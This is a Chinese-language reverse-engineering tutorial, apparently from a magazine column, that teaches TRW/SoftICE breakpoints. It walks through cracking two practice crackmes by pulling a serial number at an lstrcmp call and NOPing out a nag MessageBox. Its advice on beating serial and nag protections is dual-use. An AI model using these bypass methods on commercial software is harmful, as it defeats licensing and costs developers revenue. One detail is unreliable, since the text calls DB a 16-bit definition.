静态分析完了，下面我们进入动态跟踪的环节，看看用调试器动态调试是如何一步步搞清楚软件流程的。

由于 TRW 的使用大部分都是字符界面操作，类似于 DOS 命令一样的东西，所以，这里就不抓很多图给大家了。不过，就一个调试器来说，界面上面的操作都是非常简单的，就是强大如 Soft-ICE 也不例外，关键就是进入调试环境以后，要自己输入种种命令，来达到自己特殊目的这一点很复杂。

Soft-ICE 的使用手册有上百页，大部分都是讲解各个命令的作用、参数、使用方法、注意事项等等，要熟悉这些命令，只有自己多动手，亲自实践，才能真正掌握。TRW 和 Soft-ICE 的命令大部分都兼容，所以，学会了其中一个，另一个肯定也能迅速上手。我们这里以 TRW 为例。

用 TRW 调试软件，有 2 种模式：

1. 用它的 Browse 按钮，选择待调试的文件，然后点击 Load，TRW 载入待调试文件，进入调试状态。

2. 在 TRW 中设置合适的断点，一旦待调试文件进行某种操作，就会触发我们设置的断点，我们就可以从设断的地方开始跟踪。

方法一和方法二各有优缺点，使用的场合不相同。方法一一般用于脱壳和软件自身 CRC 校验等需要从软件运行开始就一直跟踪的情形，方法二则适合于我们对该软件的某一部分特别感兴趣，需要从某个特定的地方开始跟踪的情形。很明显，在对付注册码判断的软件保护体系的判断中，我们采用方法二是最适合的。

方法二运用的成功与否，80% 取决于断点设置的好坏。一个好用的断点，可以给调试工作带来极大的方便，节省大量的时间；而一个设置不对头的断点，会把人带入无穷无尽的代码丛林中，迷失方向，找不到自己的出路，最后只有无功而返。所以，进入下面的讲解之前，我们先讲讲断点设置问题。

问题一：什么是断点

我们把软件运行比作一条流动的河流，断点就相当于我们在河流上修筑的大坝。我们可以用大坝进行发电，改变河流流向，储存河水等工作。同样，我们也可以在软件运行过程中感兴趣的地方设置断点，让软件运行到断点处就停下来，便于我们分析程序的走向，得到运行中的种种信息等。

问题二：如何设置断点

每个调试器都有设置断点的功能，这是每个调试器必备的基础功能之一。TRW 和 Soft-ICE 这两个调试器的命令很大程度上是兼容的，断点设置命令也不例外，所以在这里统一介绍。

1. bpx：代码段断点

软件的代码执行到断点处，触发断点。

举例：bpx 401000——在运行到 401000 的时候触发断点。

2. bpm：数据段断点

软件运行过程中，访问到被设置断点的数据时，触发断点。数据段断点分为读断点、写断点、读写断点 3 类，分别用 R，W，RW 表示。默认的数据段断点是读写断点。

举例：bpm 40312C——对地址 40312C 读写均触发断点。

3. bpint：中断断点

软件运行中，调用某号中断时触发该断点。DoS 下面，软件基本上都是用中断服务完成自身功能。Windows 下面，情况发生改变，软件大部分是调用 Win API 完成自身功能。不过，在某些特别的情况下，中断仍然有其强大的威力和作用（TRW 不提供该功能，只有 S-Ice 才可以设置中断断点）。

举例：bpint 3——调用 3 号中断时触发断点

4. bpio：端口断点

软件狗，智能卡等“硬件”保护体系，都需要对计算机的端口进行操作，只有对端口操作进行拦截，才能彻底分析清楚软件的流程和运行机制。端口断点就是特别为这方面需要而设置的，只要设置了某端口断点，对于该端口的任何操作都逃不过调试器的掌握。

举例：bpio 378——对 378 号端口进行操作时，触发断点。

5. bmsg：消息断点

特定的窗口接到一个特定消息的时候，触发该断点。

举例：bmsg 017D WM_GETTEXT——举柄为017D的窗口接到WM_GETTEXT消息时，触发断点。

问题三：如何让我的断点更有效率

1.加强自己基础知识的学习，熟练掌握常用的API调用规则和参数。经常阅读MSDN中关于API的详细说明，是一条非常好的学习途径。

2.运用调试器提供的“条件断点”功能。比如我现在要在一个循环1000次的算法中设置断点，我想让其循环到500次时触发中断，很明显，采取上面所说的，简单地bpx设置一下是不行的，那样我们的前499次中断都是无用的中断，我们可以这样设置：

bpx 401000 if (ecx==500D)

这种“条件断点”的语法形式，TRW和Soft-ICE大部分也是一样，并且都是遵循着C语言的语法规则。

有编程基础的朋友很容易就能理解其中的含义。为了让大家更熟悉条件断点，下面再举几个例子：

例1.bpx CreateFileA do "d *(esp+4)"

调用CreateFileA的时候，执行d *(esp+4)命令。这样可以直接看到CreateFileA的FileName参数。

bpx 40302C if (eax==78D || ecx==500D) do "? ebx"

执行到40302C处时，如果EAX的值为78，或者ECX的值为500时，触发中断，并显示EBX中内容。

注意：调试器中，使用的数据都是十六进值的，我们要输入十进制的78，所以要写78D；500D理由与其一样。

关于断点设置的进一步资料，可以参考国外的技术文献，国内只有吴朝相曾经整理的一份断点设置列表还算详尽，其余的“断点大全”、“断点指南”等都不足一观。

关于断点的问题，就介绍到这里，让我们回到TRW调试的技巧上面来。该Crackme的保护体系应该是这样的：

取得输入框中的数据→判断正误→显示判断结果很明显，我们的断点应该设置在第一步或者第二步中。在这里，我们选择第一步。

程序要得到一个输入框中的数据，一般来说有3种方法：

1.调用GetWindowTextA；

2.调用GetDlgItemTextA；

3.采用WM_GETTEXT消息：SendMessage hWnd,WM_GETTEXT,TestNum,offset szText。

前两种方法使用比较频繁，第3种很少见。而在Windows 98下面，GetWindowTextA和GetDlgItemTextA最后都要通过调用hmemcpy来实现，所以，我们只要设置断点bpx hmemcpy就可以断下该程序。正因为hmemcpy有如此的通用性，所以在Windows 98下面，hmemcpy被称为“万能断点”，大部分基于序列号保护的程序，都可以用hmemcpy断点得到关于保护机制的蛛丝马迹。

实战Crackme

理论部分到此为止，下面我们打开TRW，来一次现场实践操作。

1.运行Crackme01，输入注册码：7654321。

2.运行TRW，界面如图8所示，点击OK，TRW自动转换到后台，监视系统运行。




图8

3.按TRW的快捷键Ctrl+N或者Ctrl+M呼出TRW的主界面，如图9。

4.在TRW中，输入命令：bpx hmemcpy；g。

命令解释：

bpx hmemcpy：调用hmemcpy函数时，中断。

g：退出TRW界面，返回被调试程序中，继续操作。

5.点击Crackme01的“检验注册码正确性”按钮，TRW立刻弹出来。




图 9

程序在从输入框中取得数据的过程中，由于我们设置了 hmemcpy 断点，所以成功地截获了这一过程。

现在我们是在系统代码的领空里面，而程序要进行判断，肯定是在程序自已的代码领空中。如何从系统代码回到程序代码呢？TRW 提供了伟大的命令：Pmodule，这条命令的意思就是执行指令，一直到返回程序本身代码为止。我们执行完 Pmodule 后，返回到程序代码领空。

现在，我们要做的事情就是单步跟踪，仔细研究清楚程序的执行流程，从而破解其保护体系。对 Crackme01 来说，保护很明显，可以看到一个 lstrcmp 的调用。我们用 F8 或者 F10 的快捷键单步执行到 lstrcmp 处，下命令：D *esp 和 D *(esp+4) 就可以看到我们输入的号码和用作比较的正确的序列号。

注释：

1. F8和F10都是单步的意思，不过一个是Setp Into，一个是Step Over。这两个概念用中文很难表达，有人曾经用“宏单步”来表示Setp Over，不过我觉得这种表示法仍然不好，所以，还是用英文的Step Into和Step Over表示。这两个到底有什么区别呢？

比如我有一条语句是 Call lstrcmp。如果我用 F10 执行它，则会一直等到这个函数执行完，停留在下一条指令处；而如果我用 F8 执行它，则会一直跟进这个子程序中，一条一条汇编指令地执行。

很明显，对于系统API调用和一些无关紧要的子程序，我们应该用 F10 带过去，这样可以节省调试的时间，理清自己的思路；而对于很关键的判断注册码正确与否的关键判断子程序和算法子程序，我们一定要用 F8 进入子程序内部，仔细研究。

2. D *esp 的意思是“显示以 esp 指向的数据为指针的数据区的数据”。在这个例子里面，我们当然也可以用 D esi、D edi 分别查看输入和用作比较的字符串，但是我觉得采用 *esp 这种形式查看更加通用一些。

对于所有的 API 调用，我们都可以用 D *esp，D *(esp+4)这种形式的命令查看到调用的参数。

以上就是对Crackme01.exe保护体系的一次彻底分析。由于 Crackme01 是个很小的程序，所以，我们在反汇编和动态跟踪的时候，很容易就能找到保护代码的关键点，而我们碰到的应用程序不可能体积这么小——最基本的应用程序也有 400~500K 大小。所以，如何找到保护体系的关键点，成为一个重要的课题。还记得上一期我写过的一些在执行软件保护任务的代码中经常出现的汇编语句组合吗？对比一下这里的 Crackme01，怎么样？发现有很多相同之处了吧？

最简单的序列号保护的 Crackme 就分析到这里。虽然得出来的结果非常简单，但是，分析出结果的过程中，我们的思路和用到的知识都是非常重要的逆向工程的基础，希望大家好好品味这个简单的 Crackme。我把这个 Crackme 的源代码和它用到的所有资源都放到了光盘里面，如果想学习 Win32Asm 编程，这也是个最简单的例子。

Nag的保护

下面我们来看看一个简单的 Nag 的保护。

什么是 Nag 呢？简单来说，Nag 就是一个让你很烦的窗口，它可以是一个 MessageBox，一个 DialogBox，一个图片，或者其他任何东西。它的目的就是让未注册用户使用这个软件的时候觉得很烦，最后就狠下心来给作者汇款注册。

我们启动 Crackme02.exe，马上看到一个 Nag 窗口，如图 10 所示。

当然，这里是为了练习大家的 Crack 能力，所

以这个Nag做得还不是很“烦”人，只要点“确定”就可以进入程序了，当然，进入程序以后，我还设计了“检查Nag”的功能，方便刚入门的朋友跟踪试验。不过，对于碰到用Nag保护的程序来说，Nag就没有这么“可爱”了，一般都会有一个计数器，随着你使用未注册软件日期的延长，那个计数器会越计越长，一直到计数器计数到0，才能允许你点击“确定”一类的按钮。




图 10

对于Nag的断点设置问题：

首先，我们要明确一点，任何的Nag，本质上都是Window，所以，我们可以用Create WindowEx这个API 来拦截，看它何时创建。

TRW和S-Ice中，断点设置方法如下：

bpx CreateWindowEx

当然，你可以通过设置条件断点来查看每一个CreateWindowEx函数创建的是哪一个窗口（我们看到的字符串就是窗口的标题）。

可是，一个应用软件，窗口数目一般都不会少于10个，稍微大型一点的软件，就有成百上千个窗口，如果笼统得用CreateWidnowEx把创建窗口的代码全部拦截下来，那么分析代码的工作不是一般人能够受得了的。所以，CreateWindowEx这个方法不到万不得已，不要采用（顺便提一句，Create WindowEx还不能算是最底层的方法，最底层的方法应该是RegisterClassEx，在跟踪Macromedia公司的AuthorWare的About对话框时，就要采用这个RegisterClassEx的方法。不过太繁杂了，不准备详细介绍）。

那么，我们有什么简化的方法来拦截Nag的程序呢？

对于最简单的Nag，大都是MessageBox格式的，所以，我们可以采用Bpx MessageBox的方法来拦截。不过很可惜，对于Borland系列编译器（BCB，Dephi等）编译出来的EXE文件，它们的MessageBox函数不是标准的WinAPI调用，用的是自己的函数。这种情况还发生在上面我们讲的取得对话框中的字符的情形中——所有的Borland编译器编译出来的EXE要从Edit标准Windows控件中取得字符，都是采用的SendMessage形式，大大加大了我们跟踪的难度。所以，采用Borland公司的编译器，本身就是一个不错的加密手段。MS 的 VC编译出来的代码太过于规范，规范到可以直接从ASM->C/C++的地步！所以，VC编译出来的代码，如果中间不加入特殊的Anti的代码，或者是在加密算法上狠下功夫，其破解要比Borland的东西容易得多。

最简单的Nag用MessageBox，那么，稍微复杂一点的呢？我们还有DialogBoxParam这个选择！这个API 是用来创建一个对话框的。根据我的经验，70%以上的Nag使用了这个函数，所以，虽然创建对话框我们有很多的选择：CreateDialog，CreateDialogIndirect等等，但是，在对付Nag的时候，我强烈推荐使用bpx DialogBoxParam断点。

最后，Windows 98系统下面，还有一个很好用的16位的断点——Lockmytask，这个断点在你点了Nag的“确定”按钮之后触发，有90%以上的成功率，是由我们国家的一位逆向工程老前辈CoolFly发现的。不过该断点也和我们上面所说的“万能断点”hmemcpy一样，是个16位的断点，不能用在Windows 2000下面，不能不说是一个极大的遗憾！

好了，关于Nag保护的理论部分就罗嗦到这里，下面我们进入实战阶段。

上面对于序列号的保护，我们是在TRW中设置断点，然后进行注册码比较从而触发断点的。现在，我们来一种新的思路——从软件最开始执行进行跟踪。具体做法如下：

我们运行TRW，点击那个“Browse”按钮，选择我们的Crackme02.exe，点OK，TRW就把Crackme02.exe载入了内存，并且准备运行。我们一条指令一条指令往下走（还记得哪个键是单步吗？对，F10和F8），一直看到有如下代码：

```
:004010BF  push 00000000
:004010C1  push 00401014      ←DialogBoxParam的消息处理函数地址
:004010C6  push 00000000
:004010C8  push 00000064
:004010CA  push dword ptr [00403024]
* Reference To: USER32.DialogBoxParamA, Ord:0092h
:004010D0  Call 004010DC      ←建立程序主窗口
```

我们发现，程序的主窗口的消息函数是在401014处，于是，我们下指令：U 401014，看

到如下代码：

```
:00401014  push ebp
:00401015  mov ebp, esp
:00401017  push ebx
:00401018  push edi
:00401019  push esi
:0040101A  push edx
:0040101B  push ecx
:0040101C  cmp dword ptr [ebp+0C], 00000010
:00401020  jne 0040103C
:00401022  push 00000000
:00401024  push [ebp+08]

* Reference To: USER32.EndDialog, Ord:00B8h
:00401027  Call 004010E2
:0040102C  mov eax, 00000000
:00401031  pop ecx
:00401032  pop edx
:00401033  pop esi
:00401034  pop edi
:00401035  pop ebx
```

很明显，这里是在进行消息的分派，根据不同的消息，执行不同的代码（消息处理函数后面还有很多，为了节省篇幅，从略）。我们根据Nag的类型，猜想Nag是MessageBox型的，于是上下翻动屏幕，马上就在401014的上面看到了如下代码：

```
:00401000  push 00000000
:00401002  push 0040301E

* Possible StringData Ref from Data Obj ->"这就是Nag窗口了  Crack Me~!"

:00401007  push 00403000
:0040100C  push 00000000

* Reference To: USER32.MessageBoxA, Ord:01BBh
:0040100E  Call 004010EE    ←调用MessageBox产生Nag!
:00401013  ret
```

说明：我这里引用的代码是用W32Dasm反汇编出来的，在TRW中，是看不到上面的字符串参考信息的，不过可以通过D命令看到信息，TRW不支持中文显示，所以，我们看不到汉字，只能看到ASCII码。

怎么样？很容易就抓到Nag的尾巴了。下面我们要做的事情，就是把产生Nag的代码全部修改掉。具体点说，也就是把401000到401012的代码全部Nop掉！

什么是Nop呢？

Nop是Intel 系列CPU的一个指令。这条指令的意思就是“什么也不做”。我们不想让它产生Nag，所以，让产生Nag的指令全部变成“什么都不做”就行了。

为什么是全部Nop呢？

虽然执行MessageBox的实际指令就是Call 4010ee一条，不过，前面的4条Push指令都是为这个函数的调用打基础的，为了维持堆栈的平衡。我们要把它们全部Nop掉。

全部Nop掉，如何实现呢？

用我上期《Cracker的工具》中任意一款十六进制编辑器都可以实现。当然，Hiew也能完美地完成任务。具体的操作就是选择我们要Nop的代码段，把它们全部填充为90h就行了。

全部填充？听起来工作量好大，有没有更方便的方法？

当然有，我们的目的很简单，就是让Nag不工作，我们可以让产生Nag的函数什么都不执行，直接返回，也就是把401000处的代码改成RET，让这个子程序什么都不干，就完美地去除了Nag！这种改法更加漂亮，简单，不过，有些Nag不是单独的子程序，所以我们不能全部都改成简单的返回了事，一定要具体问题具体分析，其中，特别要注意堆栈的平衡问题！

经过了这番修改，我们再运行Crackme02，发现已经没有Nag了！说明我们完美地去除了这个Nag的保护。

本来这一期还准备了一个KeyFile保护的Crackme，由于版面原因，留到下一期再奉献给大家吧。

大家先消化好这一期的内容，下一期的KeyFile保护的Crackme可没有这一期这么弱智了。没有基础的话，很难看懂哟。

这一期的栏目就到这里为止，有问题的朋友可以随时和我联系：mijiexianzong@sina.com，解决文章中的各种问题。下期见。

最简单的逆向工程基础（二）

不知道大家看完前两期的“密界现踪”中的《最简单的逆向工程基础（一）》一文以后有什么收获，那篇文章里面可是有很多最最基础的逆向工程概念和方法，初学者一定要好好理解和领悟。这一期，我们继续来一些很基础的话题，希望能对读者朋友有更大的帮助。

文／木头

首先想说的是关于C语言和汇编语言的关系及其相互转换的问题。

C和汇编是两种完全不同的语言，各有其优缺点。在实际的应用程序的编写中，我们不可能大面积地采用汇编语言，因为它太低级，碰到稍微大一点的编程任务就难以完成了，所以实际应用中，我们大多是用的高级语言——C、Java、VB、Dephi等，而跟踪分析软件时，我们接触到的又全部是汇编的代码，所以，研究清楚高级语言和汇编语言之间的联系与区别及其相互转换的方法，对我们理解程序的执行过程有很大帮助，考虑到对这个问题来说，用C语言做例子最容易讲清楚情况，所以，我在这里选择了C给大家做例子，其他的语言虽然各有特色，不过万变不离其宗，只要大家掌握和理解好了C语言的转换，其他的语言也就可以八九不离十了。

程序就是数据结构和算法的集合，所以，我们从数据结构和算法这两个方面来分别考虑一下转换。

数据结构方面：在我看来，C语言的最基本数据类型有：int、float、double这3种，其他的数据类型无非是这3种的不同表现形式及其不同组合而已，而就算是对于这么基本的3种数据结构，在不同的机器上其实现方法也不一样——这里所说的不同的机器，主要是指拥有不同字长的CPU的机器。下面我们以现在最普遍、最流行的32位CPU为例，来具体说说。

32位的机器上，一个int型数据占4个字节，所以，它的转换关系是这样的：

C语言中定义 汇编语言中定义

int A=0;　A　dd　0

而对于float型，其本质上也是32位的数据，只不过它的数据排列是按照标准的浮点数据排列规则排列的（具体的规则，很多《微机原理》之类的教材上都有，在此不赘述），而对其操作，也不是用的普通的CPU指令，而是用的FPU的指令。它们的转换关系如下：

C语言中定义 汇编语言中定义

float A=1.2;　A　FLOAT　1.2

注意：上面汇编语言定义中，出现了Float的字样，这并不是汇编语言中原有的数据类型，而是在头文件中有如下定义：Float EQU DD，所以，Float实际上还是DD。

最后来看看double型，double型是64位的数据，而且还是浮点型的，所以它的操作也是FPU指令。具体转换方法如下：

C语言中定义 汇编语言中定义

double A=1.2;　A　DQ　1.2

至于其他的short int、long int、bool等数据类型，完全都和上面类似，读者朋友完全可以举一反三。通过上面的例子，大家应该能发现一个问题，那就是汇编语言由于其非常低阶的特点，在数据定义上面，基本上做到了“大一统”的地步，在汇编语言中定义数据，惟一需要考虑的问

题就是数据的长度，也就是说，你只需要考虑你需要的数据是16位的还是32位的亦或是64位的甚至是更大的复杂结构型的，然后就选择DB（16位）、DD（32位）、STRUCT（复杂数据结构）这些定义语句。这种情况有其方便的地方，也有其不足之处——编译器对于数据的类型检查能力几乎为0，埋下了许多隐患，所以越是大型的项目，用汇编做就越容易出现问题。

至于更加复杂的结构，联合等复杂自定义数据结构，在转换上难度就大了很多了，以前DOS时代的时候，微软推出了一个H2INC的程序，专门用来把C语言的头文件（.h文件）转换成汇编语言的头文件（.inc）。进入了Windows时代以后，头文件越来越复杂，以前的那个H2INC已经不能正常地完成任务了，现在稍微好一些的解决方法是使用UltraEdit32的高级宏编辑功能，再加上自己的手工转换，多费一些时间，但能够很好地完成转换。现在Masm32软件包，之所以得到越来越广泛的应用，远远超过了Borland的TASM，其最主要的原因就是有Hutch和其他的人为它制作了非常完善的头文件库和引入的Lib库，让我们编起程序来方便很多。

数据结构的问题说了这么久，下面来看看算法的具体转化。

这里所说的算法，不是宏观上的如何建立模型解决具体问题的算法，而是如何把那种算法具体用代码实现出来。

先来看看最基本的运算：加减乘除。在C中，加就是“+”，减就是“-”，对于任何数据类型都可以如此操作，可是在汇编中，对于整形数和浮点数的操作，就分别需要调用CPU和FPU的不同的指令了。具体对照表如下：

C语言表达　整形数汇编表达浮点数汇编表达

加法A+=B；ADD A,B FLD A;FADD B

减法A-=B；SUB A,B　FLD A;FSUB B

乘法A*=B；MOV EAX,A;IMUL B；FLD A；FMUL B

除法A/=B；MOV EAX,A;IDIV B；FLD A；FDIV B

